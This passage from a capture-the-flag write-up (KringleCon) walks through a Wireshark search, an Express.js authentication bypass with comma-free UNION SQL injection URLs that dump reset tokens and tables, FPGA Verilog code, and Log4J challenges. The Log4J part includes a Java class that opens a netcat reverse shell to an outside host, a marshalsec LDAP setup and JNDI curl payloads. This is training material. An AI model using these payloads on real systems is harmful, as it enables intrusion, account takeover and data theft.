At this point, I just needed to search the rest of the incoming complaints for any that mentioned Muffy or room 1024 and grab the name associated with the complaint. The WireShark query of `http.request.method==POST` pulls all incoming complaints and, while slow, manual review of the 16 incoming complaints is the easiest way to identify the 3 trolls in question.




Answer: Flud Hagg Yaqh

12) Frost Tower Website Checkup

This challenge required you to review an Express.js website source code to identify security vulnerabilities. Ultimately, a well-hidden authentication bypass leads to custom SQL Injection, allowing access to the internal database. This challenge proved to be fairly significant since I wasn't super familiar with Express.js. The hints provided suggest reviewing the mysql and express-session libraries in use.

For express-session, we are given the secret, however in the context of this assignment, this proves to be useless. What is more interesting is the usage of `saveUninitialized: true`. This setting causes all new users that enter a site to be given a session cookie, even if they have not modified it (i.e., by logging in). This means that later on, we can cause that cookie to be modified to store data, allowing us to bypass an authentication check.



As for the mysql library, the big concern (as with any database input) is the ability to insert unsanitized data and potentially exploit a SQL Injection attack. Reviewing the source codes shows that most of the queries in question either use the `.escape()` function or the `? []` notation, both of which serve to escape and sanitize incoming data. There are only 2 places where those notations are not in use: /detail/:id and /delete/:id. The delete endpoint isn't super helpful (unless you want to delete the databases), but since the detail endpoint uses a select function we can use UNION to pull info from other tables. Before we get there, we need to access the /detail/:id endpoint itself, which has some restrictions.

```
app.get('/detail/:id', function(req, res, next) {
    session = req.session;
    var reqparam = req.params['id'];
    var query = "SELECT * FROM uniquecontact WHERE id=";

    if (session.uniqueID){

        try {
            if (reqparam.indexOf(',') > 0){
                var ids = reqparam.split(',');
                reqparam = "0";
                for (var i=0; i<ids.length; i++){
                    query += tempCont.escape(m.raw(ids[i]));
                    query += " OR id="
                }
                query += "?";
            }else{
                query = "SELECT * FROM uniquecontact WHERE id=?"
            }
        } catch (error) {
            console.log(error);
            return res.sendStatus(500);
        }
```

Authentication Bypass

To do that, we need to satisfy the condition `session.uniqueID`, which means we need to find an endpoint elsewhere that sets that value. The usual way to set this is in the /login endpoint, where the value is set equal to the username of a logged in user. But, of course, this won't work for us since we don't know any logins. So searching through the source code reveals another place where uniqueID is set: /postcontact. The code here basically says, "Search the uniquecontact database for an email, and if it exists (rowlength >= 1), set the uniqueID equal to the email." The issue is that any user can add an email to the uniquecontact database, just by submitting the details on the contact us form.

```
app.post('/postcontact', function(req, res, next){
    var fullname = xss( ReplaceAnyMatchingWords(req.body.fullname) );
    var email = xss( ReplaceAnyMatchingWords( req.body.email) );
    var phone = xss( ReplaceAnyMatchingWords( req.body.phone) );
    var country = xss( ReplaceAnyMatchingWords( req.body.country ) );
    var date = new Date();
    var d = date.getDate();
    var mo = date.getMonth();
    var yr = date.getFullYear();
    var current_hour = date.getHours();
    var date_created = dateFormat(date, "yyyy-mm-dd hh:MM:ss");

    tempCont.query("SELECT * from uniquecontact where email="+tempCont.escape(email), function(error, rows, fields){

        if (error) {
            console.log(error);
            return res.sendStatus(500);
        }

        var rowlength = rows.length;
        if (rowlength >= "1"){
            session = req.session;
            session.uniqueID = email;
            req.flash('info', 'Email Already Exists');
            res.redirect("/contact");

        } else {
```


This means any user that goes to https://staging.jackfrosttower.com/contact and enters the same email twice on the contact us form has their session.uniqueID set, which in turn allows them to access all the other pages that were locked behind this value.

Sql Injection


Now that we had a way to get to the /details/:id endpoints, we could start working on the SQL Injection part. The first piece to be aware of was the fact that the code before the query effectively requires an attacker not to use any commas in their injection. This is because of the lines:

```
if (reqparam.indexOf(',') > 0){
                var ids = reqparam.split(',');
                reqparam = "0";
                for (var i=0; i<ids.length; i++){
                    query += tempCont.escape(m.raw(ids[i]));
                    query += " OR id="
                }
                query += "?";
```

These lines would take the incoming id URL endpoint and split it on any comma, inserting each split piece into a new OR statement. Something like /details/1 UNION SELECT x,y would turn into WHERE id=1 UNION SELECT X OR id=y, breaking the SQL. The following resource was beneficial to complete this challenge: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection#no-comma. It showed a way to create a complicated query that selected multiple resources without a comma.



Before I got seriously started developing my SQL Injection, I set up this webserver on my machine locally to log the output of each query and modify it. I created a Mysql server, created the encontact database, added the correct user permissions, entered my user details into the code, and removed a few libraries like datetime that were causing issues. However, the most significant change I made was to inject console logging on every incoming query, which provided much-needed clarity.



I created a user table with fictitious data to steal during my development, and built a union query that should have been able to do it (highlighted is my input):

```
SELECT * FROM uniquecontact WHERE id=33 union select * from ((select id from users)A join (select email from users)B join (select password from users)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g);
```

The increased logging that I had implemented showed me something interesting: the whole ID input was wrapped in single quotes, breaking the syntax.


```
  _timeout: undefined,
  _timer: Timer { _object: [Circular], _timeout: null },
  sql: "SELECT * FROM uniquecontact WHERE id='33 union select * from ((select id from users)A join (select password from users)B join (select email from us
ers)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)'",
  values: '33 union select * from ((select id from users)A join (select password from users)B join (select email from users)C JOIN (SELECT null)d JOIN (SEL
ECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)',
  typeCast: true,
  nestTables: false,
  _resultSet: null,
```

Ironically, the solution to this problem was to use the comma separation that we avoided earlier. Because the separation code builds the query directly, instead of using the query/reqparam setup, any input injected into a secondary OR statement would not have any single quotes. However, you have to comment out the end of the string. The new query looked like this:


```
SELECT * FROM uniquecontact WHERE id=33 OR 1 union select * from ((select id from users)A join (select email from users)B join (select password from users)C JOIN (SELECT user_status from users)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

```
SELECT * FROM uniquecontact WHERE id=33 OR id=1 union select * from ((select id from users)A join (select password from users)B join (select email from use
rs)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id=?0
Query {
  _events: [Object: null prototype] {
    end: [ [Function], [Function] ],
    error: [Function],
    packet: [Function],
    timeout: [Function]
  },
  _eventsCount: 4,
  _maxListeners: undefined,
  _callback: [Function],
  _callSite: null,
  _ended: true,
  _timeout: undefined,
  _timer: Timer { _object: [Circular], _timeout: null },
  sql: "SELECT * FROM uniquecontact WHERE id=33 OR id=1 union select * from ((select id from users)A join (select password from users)B join (select email
from users)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'",
  values: '0',
```

This query was successful and returned the test data I had input. Now I just needed to translate that into real queries. The queries above were shown in the end SQL format for clarity, but since the original input is a URL endpoint, the actual real input looked like this: https://staging.jackfrosttower.com/detail/360%2c1%20union%20select%20*%20from%20((select%20id%20from%20users)A%20join%20(select%20password%20from%20users)B%20join%20(select%20email%20from%20users)C%20JOIN%20(SELECT%20null)d%20JOIN%20(SELECT%20null)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--. This inputted URL would result in the detail page filling up with the email and passwords for all the database users.



I quickly realized that cracking a 15 round bcrypt hash would be a slow and painful process. Instead, I could bypass that by making use of the password reset functionality. When a user has a password reset triggered, a token is added to their database row. Using my UNION query, I could return the password reset token instead of the user's passwords. I could then take that token and reset the root@localhost Super Admin account.



Funny enough, this didn't help me solve the challenge, as the goal was to find Jack Frost's TODO list somewhere in the database. Since the local copy of the database I had didn't have any details on tables that might be interesting, I used the information_schema table to query for a list of all table names:

```
SELECT * FROM uniquecontact WHERE id=360 OR 1 union select * from ((select id from users)A join (select token from users)B join (select email from users)C JOIN (SELECT user_status from users)d JOIN (SELECT table_name from information_schema.tables where table_schema=" encontact")e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

https://staging.jackfrosttower.com/detail/360,1%20union%20select%20*%20from%20((select%20id%20from%20users)A%20join%20(select%20token%20from%20users)B%20join%20(select%20email%20from%20users)C%20JOIN%20(SELECT%20user_status%20from%20users)d%20JOIN%20(select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22encontact%22)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--.

This returned the tables: users, todo, emails, and uniquecontact. Another query against the columns endpoint revealed the TODO table's id, note, and completed columns.

```
SELECT * FROM uniquecontact WHERE id=360 OR 1 union select * from ((select id from users)A join (select token from users)B join (select email from users)C JOIN (SELECT user_status from users)d JOIN (SELECT column_name from information_schema.columns where table_name="todo")e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

https://staging.jackfrosttower.com/detail/360,1%20union%20select%20*%20from%20((select%20id%20from%20users)A%20join%20(select%20token%20from%20users)B%20join%20(select%20email%20from%20users)C%20JOIN%20(SELECT%20user_status%20from%20users)d%20JOIN%20(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22todo%22)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--.

One last query with the newly accuired table and column names revealed the contents of the TODO table.

```
SELECT * FROM uniquecontact WHERE id=360 OR 1 union select * from ((select id from todo)A join (select note from todo)B join (select completed from todo)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

https://staging.jackfrosttower.com/detail/360,1%20union%20select%20*%20from%20((select%20id%20from%20todo)A%20join%20(select%20note%20from%20todo)B%20join%20(select%20completed%20from%20todo)C%20JOIN%20(SELECT%20null)d%20JOIN%20(SELECT%20null)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--

Answer: Clerk

13) FPGA Programming

This was my weakest challenge by far, and while I was able to complete it, it was not consistent. The goal of this challenge was to program an FPGA module to create a square wave of a specific frequency. The hints provided are basically required unless you have experience in this field before.

The module I created used a count-down methodology, where the inputted frequency was used to determine when the signal switched from on to off and vice versa by dividing the clock speed by half of the required frequency. I had to divide by half because we are trying to get the wave module on for half the cycle and off for the other half. So the program would subtract from this provided large value, based on the clock speed of 125MHz, and when it reached 0, the counter would be reset, and the signal flipped. The tricky part of this program came when dealing with numbers requiring rounding since the inherent language does not have built-in support for rounding.

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    reg [31:0] counter;
    reg wave;
    assign wave_out = wave;
    reg [31:0] clkdivider = 125000000/freq*100/2;
```

```
    always @(posedge clk or posedge rst)
    begin
        if(rst==1)
            begin
                counter <= clkdivider;
                wave <= 0;
            end
        else
            begin
                if (counter == 0)
                    begin
                        counter <= clkdivider-1;
                        wave <= wave ^ 1'b1;
                    end
                else
                        counter <= counter - 1;
            end
        end
endmodule
```



I started with creating a standard square wave using the examples provided in the hint links. The clkdivider variable is the initial count-down value incremented down by 1 each cycle (125,000,000 per second at 125MHz). Once the counter reached 0, the wave output would flip, and the cycle would start again. This program worked for the 500Hz, 1KHz, and 2KHz frequencies but would fail when confronted with rounding. To address that, I added the provided rounding hint in the form of checking for ($rtoi(freq*10)-($rtoi(freq)*10)>4). If this value was True, I added 1 to the frequency. This solution was ugly and only tended to work about 20% of the time, but frankly, I didn't understand the process or math for this challenge very well. The issues I ran into were not related to the technical FPGA implementation but rather just understanding and translating the backend math required for the frequency calculations.

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    reg [31:0] counter;
    reg wave;
    assign wave_out = wave;
    reg [31:0] clkdivider;

    always @(posedge clk or posedge rst)
        if(rst==1)
            begin
                if ($rtoi(freq*10)-($rtoi(freq)*10)>4)
                    begin
                        clkdivider <= 125000000/(freq+1)*100/2;
                        counter <= clkdivider;
                        wave <= 0;
                    end
                else
```

```
                    begin
                        clkdivider <= 125000000/freq*100/2;
                        counter <= clkdivider;
                        wave <= 0;
                    end
            end
        else
            begin
                if (counter == 0)
                    begin
                        if ($rtoi(freq*10)-($rtoi(freq)*10)>4)
                            begin
                                clkdivider <= 125000000/(freq+1)*100/2;
                                counter <= clkdivider-1;
                                wave <= wave ^ 1'b1;
                            end
                        else
                            begin
                                clkdivider <= 125000000/freq*100/2;
                                counter <= clkdivider-1;
                                wave <= wave ^ 1'b1;
                            end
                    end
                else
                        counter <= counter - 1;
            end
Endmodule
```

Once I completed the program, I had to insert the FPGA module into the Speak&Spell, which called down The Third Kind ship and completed the KringleCon narrative.

Extra CP: Blue Log4Jack

Elf: Eve Snowshoes	
	

This challenge was a walkthrough that focused on the new Log4J vulnerability, how it was implemented in Java, how the patch for it functioned, and how to detect attempts in logs.


Commands:

```
Y
next
ls
cd vulnerable
```

```
ls
cat DisplayFilev1.java
javac DisplayFilev1.java
java DisplayFilev1 testfile.txt
java DisplayFilev1 testfile2.txt
next
cat DisplayFilev2.java
next
javac DisplayFilev2.java
java DisplayFilev2 testfile2.txt
next
java DisplayFilev2 '${java:version}'
java DisplayFilev2 '${end:APISECRET}'
next
startserver.sh
java DisplayFilev2 '${jndi:ldap://127.0.0.1:1389/Exploit}'
CTRL+c
cd ~/patched
ls
source classpath.sh
javac DisplayFilev2.java
java DisplayFilev2 '${java:version}'
cd
log4j2-scan vulnerable/
log4j2-scan patched/
log4j2-scan /var/www/solr/
next
ls /var/log/www
cat logshell-search.sh
logshell-search.sh /var/log/www
logshell-search.sh /var/log/www | sed '1!d'
logshell-search.sh /var/log/www | sed '2!d'
logshell-search.sh /var/log/www | sed '3!d'
next
exit
```

Extra CP: Red Log4Jack

Troll: Icky McGoop



As a counter to the Blue Log4Jack challenge, this challenge had an attacker exploit a complete Log4J attack path to gain shell access to a Java Solr server. Due to this challenge being an extra one added to help provide insight into Log4J, the steps required were provided at https://gist.github.com/joswr1ght/fb361f1f1e58307048aae5c0f38701e4.

Step 1: Set up Marshelsec Java deserialization LDAP server

```
cd marshalsec
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://172.17.0.7:8080/#YuleLogExploit"
```

Step 2: Switch to another console and create the Java exploit

Create the file `/home/troll/web/YuleLogExploit.java`:

```
public class YuleLogExploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc 172.17.0.7 4444 -e /bin/bash");
        } catch (Exception err) {
            err.printStackTrace();
        }
    }
}
```

Step 3: Compile the java exploit

```
cd ~/web && javac YuleLogExploit.java
```

Step 4: Deliver the Log4Shell Exploit aginst the Solr server

```
curl
'http://solrpower.kringlecastle.com:8983/solr/admin/cores?foo=$\{jndi:ldap://172.17.0.7:1389/YuleL
ogExploit\}'
```

If the exploit succeeds you should see a netcat connection open in the shell listener.

Step 5: Cat the required file

```
cat /home/solr/kringle.txt
```

Answer: Patching

Step 6: Run the `runtoanswer` executable and insert patching

Summary

As in every year so far, I had a blast competing in this event and wouldn't have been successful without the Discord and the wonderful people that helped explain the variety of topics and challenges covered. The challenges this year covered a wide variety of topics, with some of my personal favorites being the Kerberoasting and Website checkup, due to how realistic and practical they were.

On a separate note, it was awesome to see SANS add the Log4J example problems into the game halfway through it, providing examples and information on a brand-new severe vulnerability found. It's a clear example of the time, effort, and thought that goes into Kringlecon, despite it being a free platform for anyone to practice against.